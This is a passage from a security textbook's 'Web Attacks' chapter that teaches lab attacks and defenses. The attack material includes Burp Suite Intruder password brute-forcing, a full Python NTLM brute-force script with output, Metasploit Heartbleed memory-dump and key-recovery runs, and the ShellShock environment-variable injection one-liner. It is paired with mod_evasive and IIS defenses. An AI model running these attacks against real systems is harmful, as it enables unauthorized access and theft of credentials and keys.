The rules used to determine which requests and responses are intercepted are found by navigating **Proxy** ► **Options**. Individual rules can make decisions based on a range of factors, including whether the target is in scope or on characteristics of the request or response, including the URL, the headers, request parameters, or cookies. These individual rules can then be combined using the Boolean operations and/or (Figure 16-9).




Figure 16-9. Burp Suite interception rules on Kali, configured to intercept requests to all in-scope servers

Burp Suite records each request and response. These can be seen by navigating Proxy ► HTTP History. The navigation pane shows the requests, including the host, the method, the URL, and the status of the response. Select a single request, and the lower panel shows the request and the response. Requests can be shown in raw or hex form, and there is a separate tab to show the headers. The response is available in raw, hex, or HTML form, and there is a separate tab to display the response's headers, including the status code.

Burp Suite Brute Force Password Attacks

Burp Suite can be used as a platform to launch brute force attacks against password-protected web pages. Suppose an attacker visits the web site <https://ala.pluto.test> and discovers that it is protected by basic authentication. The attacker uses Burp Suite as a proxy and visits the site; when prompted for a password, they guess at a user name and a password.

The Burp Suite proxy shows the (failed) request in the proxy history (Figure 16-10). Select this request from the collection of all requests; right-click on the request, and select Send to Intruder.

CHAPTER 16 WEB ATTACKS

Each separate attack generates its own numerical tab number in Intruder; usually the first attack is a template, so the attacker moves to tab 2. This contains four sub-tabs: target, positions, payloads, and options. The attacker chooses the host, port, and protocol of the attack on the target tab; because the attack has been sent from the proxy, these fields are pre-populated with the proper host and port.

The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. The main pane displays a table of captured requests. One request, entry 26, is highlighted. The table columns include #, Host, Method, URL, Para..., Edited, Sta..., Length, MIME ..., Extension, and Title. The highlighted row corresponds to a GET request to the root URL of https://ala.pluto.test, which resulted in a 401 Unauthorized response. Below the table, the 'Request' tab is selected, showing the raw HTTP request. The request includes standard headers like Host, User-Agent, Accept, Accept-Language, Accept-Encoding, DNT, Connection, Upgrade-Insecure-Requests, and Authorization (Basic authentication). The 'Raw' tab is also visible below the Request tab.

| # | Host | Method | URL | Para... | Edited | Sta... | Length | MIME ... | Extension | Title | Cor |
|----|------------------------|--------|--------------|---------|--------|--------|--------|----------|-----------|------------------------------|-----|
| 23 | http://ala.pluto.test | GET | / | | | 200 | 464 | HTML | | Test Page for balrog.plu... | |
| 24 | http://ala.pluto.test | GET | /favicon.ico | | | 404 | 1402 | HTML | ico | 404 - File or directory n... | |
| 25 | https://ala.pluto.test | GET | / | | | 401 | 1496 | HTML | | 401 - Unauthorized: Acc... | |
| 26 | https://ala.pluto.test | GET | / | | | 401 | 1496 | HTML | | 401 - Unauthorized: Acc... | |

Request Headers:

```
GET / HTTP/1.1
Host: ala.pluto.test
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Authorization: Basic Ym9iOnBhc3N3b3Jk
```

Type a search term 0 matches

Figure 16-10. The Burp Suite proxy HTTP history, selecting a failed attempt to login to the web site <https://ala.pluto.test> that requires basic authentication

Next, the attacker selects the positions tab. Each field in a request that is to hold a value is called a payload position. In an attack against a system using basic authentication, there is only one payload position, the value of the Authorization header. To configure a portion of the request to be a payload position, highlight the portion and select Add § from the menu; this then adds “\$” to the start and the end of that component of the request (Figure 16-11).




Figure 16-11. Using Burp Suite intruder to configure an attack on the web site <https://ala.pluto.test> protected by basic authentication. The highlighted component is a payload position and will be replaced by attacker-generated data.

Each payload position can take different values; typically, these are just lists of usernames or passwords, though they can be processed or encoded. Burp Suite has four different ways to choose values for each payload position. This is specified by the choice of the attack type; these are the following:

- **Sniper:** On each iteration, one payload position receives a payload value, and others receive a default value.
- **Battering ram:** On each iteration, each payload position receives the same payload value.
- **Pitchfork:** Each payload position has an associated payload; on each iteration, all payload values are changed.
- **Cluster bomb:** Each payload position has an associated payload; on each iteration one payload value is changed so that all permutations of payload values are tested.

In this example, there is only one payload position, so any of the four methods can be used; suppose that the attacker chooses the Sniper attack.

Next, the attacker moves to the payload tab (Figure 16-12) to select the payload values that will be substituted in the payload position. The first option is to choose the number of payload sets. Since there is only one payload position in this example, only one payload set can be chosen.

CHAPTER 16 WEB ATTACKS

There are several possible payload types, including a simple list, a runtime file, and a custom iterator. Because the website is protected with basic authentication, the user needs two pieces of information - a username and a password. The attacker chooses a custom iterator for the attack; this allows the username and password to be chosen separately.




Figure 16-12. Selecting the usernames for the attack on a web site protected by basic authentication. Note the colon used as the separator for position 1.

For the first position, the attacker chooses a collection of usernames; these can be loaded from a plaintext file or typed in individually. A colon is used as a separator for position 1. A collection of passwords is chosen for position 2; these too can be loaded from a file or manually entered. Finally, a payload processing rule is added; for the rule type, select Encode, then choose Base64-encode Together, in this approach Burp Suite takes a username, appends a colon, then takes a password, then Base64 encodes the result; the resulting values are substituted into the previously chosen payload position. This correctly formats the result for basic authentication.

When the attack is ready to launch, the attacker selects Start attack. As the attack proceeds, the requests and responses are tabulated by Intruder. Because the attack is being made against a site protected by basic authentication, the server responds to failed attempts with a 401

Authorization Required status. A successful attack can return several codes, including 200 OK or 301 Moved Permanently depending on whether the result returns the page or redirects the user to the proper page. The filter can be adjusted to show results based on the status code; a reasonable approach is to hide all 4xx and 5xx responses.

The attacker can view the successful and unsuccessful requests and responses. Examining Figure 16-13, for example, the status codes show that one request succeeded. However, because the list of requests shows the payload content as presented to the web server, only the Base64 encoded username and password are shown rather than the actual username and password. From the request, highlight the Base64 encoded user name and password, right-click, and select Send to Decoder. Be aware of a quirk in this process; the raw request uses HTTP encoding, so any equal signs that appear are replaced with the code %3d; these should be manually changed in the decoder before decoding.

| Request | Payload | Status | Error | Timeout | Length | Comment |
|---------|-----------------------------------|--------|--------------------------|--------------------------|--------|---------|
| 19 | cGx1dG9cYXdhZ25lcjpwYXNzd29yZDEh | 401 | <input type="checkbox"/> | <input type="checkbox"/> | 1496 | |
| 20 | cGx1dG9cYWWR2b3jhazpwYXNzd29yZDEh | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 429 | |
| 21 | cGx1dG9cY2dhdXNzOnBhc3N3b3jkMSE= | 401 | <input type="checkbox"/> | <input type="checkbox"/> | 1496 | |
| 22 | cGx1dG9cZWdhbG9pczpwYXNzd29yZDEh | 401 | <input type="checkbox"/> | <input type="checkbox"/> | 1496 | |

Figure 16-13. The results of a successful intruder attack in Burp Suite

Custom Password Attacks

Burp Suite is one way to launch brute force attacks against password-protected web sites, and another is to write custom Python scripts. Suppose, for example, that the site `https://slepinir.pluto.test` is an IIS system protected by Windows authentication. To perform NTLM authentication in a Python script, the attacker first installs¹ the package `requests_ntlm` with the command

```
root@kali-2016-2-u:~# pip install requests_ntlm
```

Then the attacker can use a script like Listing 16-1.

Listing 16-1. Python script to perform a brute force attack against an IIS server protected with NTLM authentication

```
#!/usr/bin/python
import requests
from requests_ntlm import HttpNtlmAuth
requests.packages.urllib3.disable_warnings()

domain = "pluto"
usernames = ["rwagner", "advorak", "cgauss", "egalois", "sgermain"]
users = [domain + "\\" + username for username in usernames]
passwords = ["password", "password1", "Password1", "password1!", "Password1!"]

url = "https://slepinir.pluto.test"

for user in users:
    for password in passwords:
        try:
            r = requests.get(url, verify=False, auth=HttpNtlmAuth(user,password))
        except Exception as e:
            print ("Error making request for user={0} " \
                  "password={1}".format(user,password))
        if r.status_code != 401:
            print ("Status code {0} reported for user={1} " \
                  "password={2}".format(r.status_code,user,password))
```

This script uses the `requests` module with NTLM support. When Python connects to a site using https, it tries to verify the certificate chain before connecting. Since this is unnecessary, certificate warnings are disabled. A list of usernames and passwords is coded into this script, but they could be loaded instead from a file. For each user and password combination, a GET request

¹This assumes the attacker is using a Kali system with the default installation.

is made. The certificate is not verified (`verify=False`) and NTLM authentication is used (`auth=HttpNtlmAuth(user,password)`). If an error occurs, this is written to the screen. If the request succeeds, the status code is checked. If the code is other than 401 Unauthorized, the result is printed to the screen. The result is something like the following.

```
root@kali-2016-2-u:~# ./brute_ntlm.py
Status code 200 reported for user=pluto\rwagner password=password1!
Status code 200 reported for user=pluto\advorak password=password1!
```

The same approach can be taken for sites protected by basic authentication. To do so, the `requests_ntlm` module is not imported, and the request is modified to read

```
r = requests.get(url, verify=False, auth=(user,password))
```

Although Listing 16-1 is a Python 2.7 script, it runs under Python 3 as well.

Blocking Password Attacks with mod_evasive

The administrator of a web server does not have to allow attackers the ability to try brute force attacks. One approach is to use the Apache module `mod_evasive`.

Installing mod_evasive on CentOS 6/7

CentOS 6 and 7 include `mod_evasive` in the Extra Packages for Enterprise Linux (EPEL) repository; instructions for the use of EPEL are provided in the Chapter 14 Notes and References section. Provided EPEL is configured, `mod_evasive` is installed via yum.

```
[root@phecd ~]# yum install mod_evasive
```

This includes the configuration file `/etc/httpd/conf.d/mod_evasive.conf` that loads the module and provides module configuration directives. Apache needs to be restarted.

Installing mod_evasive on CentOS 5

CentOS 5 does not include `mod_evasive` in either the base repository or the EPEL repository. It can, however, be compiled directly from source and added to an existing Apache installation. To do so, first download the `mod_evasive` source from https://github.com/jzdziarski/mod_evasive and place it in a convenient location, say `/usr/local/src`.

```
[root@sargas ~]# unzip -d /usr/local/src/ ./mod_evasive-master.zip
```

The file `/usr/local/src/mod_evasive20.c` provides the version of `mod_evasive` for Apache 2 systems; the file `/usr/local/src/mod_evasive.c` is for the older Apache 1 systems.

The tool to compile source code and add it to an existing Apache installation is apxs, which is not installed on CentOS by default. It can be added via yum.

```
[root@sargas ~]# yum install httpd-devel
```

Run apxs with the compile (-c), install (-i) and activate (-a) flags.

```
[root@sargas ~]# apxs -cia /usr/local/src/mod_evasive-master/mod_evasive20.c
```

This builds the module /usr/lib/httpd/modules/mod_evasive20.so and adds the following line to the main Apache configuration file: /etc/httpd/conf/httpd.conf.

```
LoadModule evasive20_module /usr/lib/httpd/modules/mod_evasive20.so
```

Once Apache is restarted, mod_evasive will function. This does not create a configuration file for mod_evasive.

Installing mod_evasive on OpenSuSE

The installation of mod_evasive for OpenSuSE 12.3 or later can be done through zypper, as the package is part of the main OpenSuSE repository.

```
wei:~ # zypper install apache2-mod_evasive
```

Once Apache is restarted, mod_evasive is functioning. The file /etc/apache2/conf.d/mod_evasive.conf includes the directive to load the module as well as configuration directives.

There is a bug in the installation process on OpenSuSE 13.1. The module is named /usr/lib/apache2/mod_evasive24.so, but the configuration file /etc/apache2/conf.d/mod_evasive.conf tries to load the module /usr/lib/apache2/mod_evasive20.so. Either the directive or the file name needs to be adjusted.

Older versions of OpenSuSE use the same process as CentOS 5 systems. First, download the source code for mod_evasive and uncompress it in a convenient directory, say /usr/local/src.

```
saiph:~ # wget https://github.com/jzdziarski/mod_evasive/archive/master.zip
saiph:~ # unzip -d /usr/local/src ./master.zip
```

Next, install the Apache development tools.

```
saiph:~ # zypper install apache2-devel
```

Compile, install, and activate the new module. On OpenSuSE the Apache extension tool is named apxs2, while on CentOS it is named apxs.

```
saiph:~ # apxs2 -cia /usr/local/src/mod_evasive-master/mod_evasive20.c
```

This adds the module and updates /etc/sysconfig/apache2 with evasive20 in the APACHE_MODULES variable. Once Apache is restarted, mod_evasive functions. No configuration file is provided.

Installing mod_evasive on Ubuntu/Mint

Ubuntu and Mint include a package in the universe repository for mod_evasive, and it can be installed via apt.

```
rdescartes@heart:~$ sudo apt-get install libapache2-mod-evasive
```

This adds the module to the Apache installation and activates it. The installation process does not include a configuration file for Ubuntu 11.04 – 13.04. For Ubuntu 13.10 and later, the configuration file /etc/apache2/mods-available/mod-evasive.conf is provided.

Configuring mod_evasive

Although mod_evasive can function without a configuration file, a configuration file can be provided to modify the default behavior. As an example, on an Ubuntu 11.10 system (which does not include a configuration file for mod_evasive), create the configuration file /etc/apache2/mods-available/mod-evasive.conf with the content

```
<IfModule mod_evasive20.c>
    # DOSHashTableSize 3097
    # DOSPageCount 2
    # DOSSiteCount 50
    # DOSPageInterval 1
    # DOSSiteInterval 1
    # DOSBlockingPeriod 10
    DOSWhitelist 127.0.0.1
</IfModule>
```

Here the commented-out values are the default values used when no configuration is provided.

- DOSHashTableSize When a connection is made, the URI and IP address are hashed into a single key; this provides the size of the key table.
- DOSPageCount Number of requests for the same page within DOSPageInterval before an IP address is blocked.
- DOSSiteCount Number of requests for the same site within DOSSiteInterval before an IP address is blocked.
- DOSPageInterval Time in seconds
- DOSSiteInterval Time in seconds
- DOSBlockingPeriod Time in seconds an IP address is blocked
- DOSWhitelist IP addresses that will not be blocked. This directive can be repeated to specify multiple addresses; alternatively, wildcards (*) can be used on the last three octets.

Because the counters are reset each time a new connection is made, the DOSBlockingPeriod can be short, as ongoing attacks continue to reset the timer. This module protects against both denial of service attacks as well as against brute force attacks.

Blocking Password Attacks on IIS

Windows Server 2012 and later can block brute force attacks natively. From IIS Manager, navigate to IP Address and Domain Restrictions and select Edit Dynamic Restrictions Settings (cf. Figure 15-5). The system can be configured to deny IP addresses based on the number of received requests in a specified time. The returned error message is configurable from the Edit Feature Settings hyperlink in the action pane.

Heartbleed

Heartbleed is an attack against the OpenSSL library, versions 1.0.1 through 1.0.1.f, discovered in April 2014; the vulnerability has the designation CVE 2014-0160. Due to an overflow in the heartbeat extension, it becomes possible to read a portion of the memory on the target. The attacker cannot control the execution flow on the target and cannot choose which portion of memory is revealed. On the other hand, the attack can be repeated until sensitive information is disclosed. A lucky attacker may be able to read passwords, cookies, or even the server's private key from the portion of memory exposed.

Some of the Linux distributions under consideration use a vulnerable version of OpenSSL in their default configuration, including the following:

- CentOS 6.5
- Mint 13, 14, 15, 16
- OpenSuSE 12.2, 12.3, 13.1
- Ubuntu 12.04, 12.10, 13.04, 13.10

NMap includes a script to check for the presence of the Heartbleed on a target.

```
root@kali-2016-2-u:~# nmap -p 443 --script ssl-heartbleed atria.stars.example
Starting Nmap 7.00 ( https://nmap.org ) at 2018-05-27 22:56 EDT
Nmap scan report for atria.stars.example (10.0.2.58)
Host is up (0.00017s latency).

rDNS record for 10.0.2.58: Atria.stars.example

PORT      STATE SERVICE
443/tcp    open  https
| ssl-heartbleed:
```

| VULNERABLE:

| The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be protected by SSL/TLS encryption.

| State: VULNERABLE

| Risk factor: High

| OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions and could allow for disclosure of otherwise encrypted confidential information as well as the encryption keys themselves.

| References:

| <http://cvedetails.com/cve/2014-0160/>

| http://www.openssl.org/news/secadv_20140407.txt

| <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160>

MAC Address: 08:00:27:AB:EE:16 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds

Metasploit can scan for the vulnerability and return the leaked data with the module auxiliary/scanner/ssl/openssl_heartbleed. By default, it is configured as a scanner.

```
msf > use auxiliary/scanner/ssl/openssl_heartbleed
msf auxiliary(scanner/ssl/openssl_heartbleed) > info
```

Name: OpenSSL Heartbeat (Heartbleed) Information Leak

Module: auxiliary/scanner/ssl/openssl_heartbleed

License: Metasploit Framework License (BSD)

Rank: Normal

Disclosed: 2014-04-07

... Output Deleted ...

Available actions:

| Name | Description |
|-------|----------------------------------|
| ----- | ----- |
| DUMP | Dump memory contents |
| KEYS | Recover private keys from memory |
| SCAN | Check hosts for vulnerability |

Basic options:

| Name | Setting | Required | Description |
|------------------|---------|----------|--|
| DUMPFILTER | | no | Pattern to filter leaked memory before storing |
| MAX_KEYTRIES | 50 | yes | Max tries to dump key |
| RESPONSE_TIMEOUT | 10 | yes | Number of seconds to wait for a server response |
| RHOSTS | | yes | The target address range or CIDR identifier |
| RPORT | 443 | yes | The target port (TCP) |
| STATUS_EVERY | 5 | yes | How many retries until status |
| THREADS | 1 | yes | The number of concurrent threads |
| TLS_CALLBACK | None | yes | Protocol to use, "None" to use raw TLS sockets (Accepted: None, SMTP, IMAP, JABBER, POP3, FTP, POSTGRES) |
| TLS_VERSION | 1.0 | yes | TLS/SSL version to use (Accepted: SSLv3, 1.0, 1.1, 1.2) |

Description:

This module implements the OpenSSL Heartbleed attack. The problem exists in the handling of heartbeat requests, where a fake length can be used to leak memory data in the response. Services that support STARTTLS may also be vulnerable. The module supports several actions, allowing for scanning, dumping of memory contents, and private key recovery.

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```
msf auxiliary(scanner/ssl/openssl_heartbleed) > set rhosts 10.0.2.0/24
rhosts => 10.0.2.0/24
msf auxiliary(scanner/ssl/openssl_heartbleed) > run

[*] Scanned 26 of 256 hosts (10% complete)
[*] Scanned 52 of 256 hosts (20% complete)
[+] 10.0.2.58:443      - Heartbeat response with leak
[*] Scanned 77 of 256 hosts (30% complete)
[*] Scanned 103 of 256 hosts (40% complete)
[*] Scanned 128 of 256 hosts (50% complete)
[*] Scanned 154 of 256 hosts (60% complete)
[*] Scanned 180 of 256 hosts (70% complete)
[*] Scanned 205 of 256 hosts (80% complete)
```

```
[*] Scanned 231 of 256 hosts (90% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

Once a potential target is identified, the same module can be run with the DUMP action; if it is run with the verbose option set to true, the printable data is sent to the screen.

```
msf auxiliary(scanner/ssl/openssl_heartbleed) > set rhosts 10.0.2.58
rhosts => 10.0.2.58
msf auxiliary(scanner/ssl/openssl_heartbleed) > set verbose true
verbose => true
msf auxiliary(scanner/ssl/openssl_heartbleed) > set action DUMP
action => DUMP
msf auxiliary(scanner/ssl/openssl_heartbleed) > run

[*] 10.0.2.58:443      - Sending Client Hello...
[*] 10.0.2.58:443      - SSL record #1:
[*] 10.0.2.58:443      -     Type:    22
[*] 10.0.2.58:443      -     Version: 0x0301

... Output Deleted ...

H.....ok1.0....U....US1.0....U....Maryland1.0....U....Towson1.0....U....Towson University
1.0....U....dubhe.stars.example0...150112003433Z..160112003433Zok1.0....U....
US1.0....U....Maryland1.0....U....Towson1.0....U....Towson Univer sity1.0....U....atria.
stars.example0..."0....*H.....0.....pv.....Z.8q~p..Y....#
A.Y....t.^..U.k6l....z.&+....Ak.^.....]m2....."..k..R]1....s,,,2I.H2..
[3.&.7.rN.....g....M.....&....+....N.2....?&....!o....}..6.....G.]..
Ri.~...8,.....v.[.c.....Q._g.....<d.....Il.v..R..E.....*....C..
{..\\....}..Htq.....0....*H.....B....y.*..J....SH5.?s.....2P.P...
pL..wR..7..t.t....A5..'.YS....p3....L.l.Yj$.*....C..9..\\1.....G....}....
ae.._ZZ....I..<....V....J..K/.B.....0....}..J.....C\.....1.0.b9.x
.1A..}.P.8.....{%-x..J..Mc.b+..R..4.....M.eC.Mb|....qU.X.\S..Y.#.g.,...
&bs%.....}@....6....J.....9._R....t....Q....c.r.....~..Z.y.B.*).2J
Fzc^..Y.7{....3..F..;r....x.[....xt.}.....3....b....t}.....h..9>.$!.....
w0..Z....a.....k..8..%.augB..Y....aOkE.....H.m..C..P...../...
.U....Rsv..r....B....).A.....N..@.....4=9.H.....G.....c.%+J#-.{....&..1.
.^n....E..s..x....y.R....Y(..x....D....x.U.Si...(6...".+....}..l....-..nF....2.cdB.
<w-\D.....o..I....;4so..j....0.p|.].i..\@r....+..2%E..^5u.N....?....3...[,d<_
c8....YM j..,E.h..N..a..^{V....x.*.....U..6A..*.....I....7...;

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

The extracted random data in this case shows information that appears to be from the certificate chain.

It is also possible to use Metasploit to attempt to determine the server's private key with the KEYS action.

```
msf auxiliary(scanner/ssl/openssl_heartbleed) > set verbose false
verbose => false
msf auxiliary(scanner/ssl/openssl_heartbleed) > set action KEYS
action => KEYS
msf auxiliary(scanner/ssl/openssl_heartbleed) > run

[*] 10.0.2.58:443      - Scanning for private keys
[*] 10.0.2.58:443      - Getting public key constants...
[*] 10.0.2.58:443      - 2018-05-28 03:22:18 UTC - Starting.
[*] 10.0.2.58:443      - 2018-05-28 03:22:18 UTC - Attempt 0...
[*] 10.0.2.58:443      - 2018-05-28 03:22:22 UTC - Attempt 5...
[*] 10.0.2.58:443      - 2018-05-28 03:22:28 UTC - Attempt 10...
[*] 10.0.2.58:443      - 2018-05-28 03:22:33 UTC - Attempt 15...
[*] 10.0.2.58:443      - 2018-05-28 03:22:38 UTC - Attempt 20...
[*] 10.0.2.58:443      - 2018-05-28 03:22:44 UTC - Attempt 25...
[*] 10.0.2.58:443      - 2018-05-28 03:22:51 UTC - Attempt 30...
[*] 10.0.2.58:443      - 2018-05-28 03:22:56 UTC - Attempt 35...
[*] 10.0.2.58:443      - 2018-05-28 03:23:01 UTC - Attempt 40...
[*] 10.0.2.58:443      - 2018-05-28 03:23:07 UTC - Attempt 45...
[-] 10.0.2.58:443      - Private key not found. You can try to increase MAX_
KEYTRIES and/or HEARTBEAT_LENGTH.

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

ShellShock

The ShellShock vulnerability (CVE 2014-6271) is a vulnerability in how the Bash shell parses environment variables containing a function definition; it executes the code in the environment variable rather than simply defining it. Soon after the first vulnerability was found in September 2014, other, similar problems were found including CVE 2014-6277, CVE 2014-6278, CVE 2014-7169, CVE 2014-7186, and CVE 2014-7187. Because ShellShock affects Bash and because Bash is incorporated in so many key systems, ShellShock leads to a range of potential exploits. These include the following:

- Apache web servers using CGI allow remote code execution
 - exploit/multi/http/apache_mod_cgi_bash_env_exec

- Systems that obtain an IP address using DHCP are vulnerable to remote code execution
 - auxiliary/server/dhclient_bash_env
- Mac OS X with VMWare Fusion is vulnerable to privilege escalation
 - exploit/osx/local/vmware_bash_function_root
- The Linux print service CUPS is vulnerable to remote code execution
 - exploit/multi/http/cups_bash_env_exec

As an illustration of this family of bugs, consider the following code:²

```
env x='() { :;}; echo vulnerable' bash -c "echo this is a test"
```

This creates the environment variable `x` as the function `{ :;};` which takes no action and does nothing. This environment variable is followed by another command `echo vulnerable` that should never be executed, as it is not part of the function definition or the command. The command then runs `bash` and runs the `echo` command to print “`echo this is a test`” to the screen. On a system with the ShellShock bug, the extra command in the definition of the environment variable `x` is executed.

For example, on an OpenSuSE 13.1 system, the following occurs.

```
cgauss@mirach:~> env x='() { :;}; echo vulnerable' bash -c "echo this is a test"
vulnerable
this is a test
```

The text “`vulnerable`” was written to the screen, even though it should not have been.

This class of bugs affected different system components in different ways. One way to exploit this bug remotely was to specify code in the User-Agent portion of a request to a CGI script that used Bash.

Chapter 14 showed how to configure an Apache server to use CGI scripts, and Listing 14-7 was a C program that returns the environment variables (Figure 14-2). Another way to build a CGI script to return the environment variables to the browser is to use the script in Listing 16-2.

Listing 16-2. Bash script to print out environment variables

```
#!/bin/bash
echo "Content-Type: text/plain"
echo ""
/usr/bin/printenv
```

²Taken from the Red Hat bug report <https://access.redhat.com/blogs/766093/posts/1976383>

CHAPTER 16 WEB ATTACKS

Consider a vulnerable OpenSuSE 13.1 system; suppose that this system runs an Apache server that is configured to run CGI scripts and that this script is included in the CGI directory at the file /srv/www/cgi-bin/bash. If a user visits this page, they are presented with the system's environment variables (Figure 16-14).

http://mirach...cgi-bin/bash x +
